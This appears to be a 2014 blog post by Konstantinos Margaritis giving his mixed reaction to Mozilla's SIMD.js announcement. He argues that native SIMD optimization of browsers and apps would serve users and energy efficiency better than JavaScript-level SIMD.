

31 October 2014

Konstantinos Margaritis: SIMD on javascript, MHO

Just read the Mozilla announcement on SIMD.js and I can say I got mixed feelings about this. I don't really comment other news/blogs/announcements, but this is an exception. On one hand, I definitely welcome more SIMD use everywhere, being a SIMD advocate and enthusiast for many years (since 2004 actually). So seeing more of it and by someone such as Mozilla, that's even better! On the other hand, wait, that's SIMD in Javascript?!? Really? Why? As if we already covered native coverage of SIMD in every other part, including the browser itself (No browser uses SIMD extensively in its core, though that would prove to be of actual benefit, the only SIMD code I know of is in the media playback code, which is usually some external library like ffmpeg/x264/etc that already has SIMD optimized parts anyway. So, instead of using resources to optimize the core browser with SIMD -I'm sure there will be plenty of opportunities in the codebase for such optimizations- so that every web application, including Javascript ones will be optimized, or even the JS JITs themselves, yet Mozilla wants to push the effort to the web app developer to use their SIMD.js to do the equivalent of what SIMD coders have been doing to native apps for a long time now, only for JS apps. Ok, so what's the gain? I read the PDF presentation that shows mandebrot.js to go from 9 FPS to 37FPS using SIMD.js. Admittedly that's impressive. But it also proves that the whole buzz about lower energy footprint computers, power efficiency is just useless. Why is that? For comparison running Xaos (fractal/mandelbrot program) on my very low end PC (2-core Athlon X2, AM2 socket, so DDR2) gives me ~250FPS, and I'm not even sure it's using SSE at all (from a simple check it doesn't). Zooming is realtime and at full detail. In the same talk, there was a benchmark of LLVM Javascript being as fast as C++ or 1.5x the native running time. I admit haven't tried the tests listed, but the mandelbrot test was using asm.js and 9 is definetely not 250/1.5. But I guess I'm just picky. So, the latest trend of moving everything to the browser and JS,means that instead of optimizing my apps to run great on native, instead of making stuff running faster on my 5Wt big.Little 8-core ARM SoC, I have to get a much more power-hungry CPU to see the same performance. I'm totally against that. I want my newer CPUs, who are more energy-efficient and faster to actually feel like THAT. I don't want to upgrade just to experience the performance of a 486 20 years ago! The talk mentioned HTML5 (and hence javascript) overtaking all other platforms for application development everywhere, including the smartphones. I certainly hope that's not the case, and I know of many people who also don't feel that way. We're not buying the "Everything on the web/cloud" paradigm, but I guess we're just a minority. I could go on for a long time, but I have an actual SIMD-related bug to fix, cheers. Note: I used to have comments enabled on my blog, but moderating spam was too time consuming, even with CAPTCHAs, so I disabled them entirely, if anyone could suggest of a better method, I'd gladly take advice -have been thinking about disqus, not sure if it's actually a good solution).

Next.

Previous.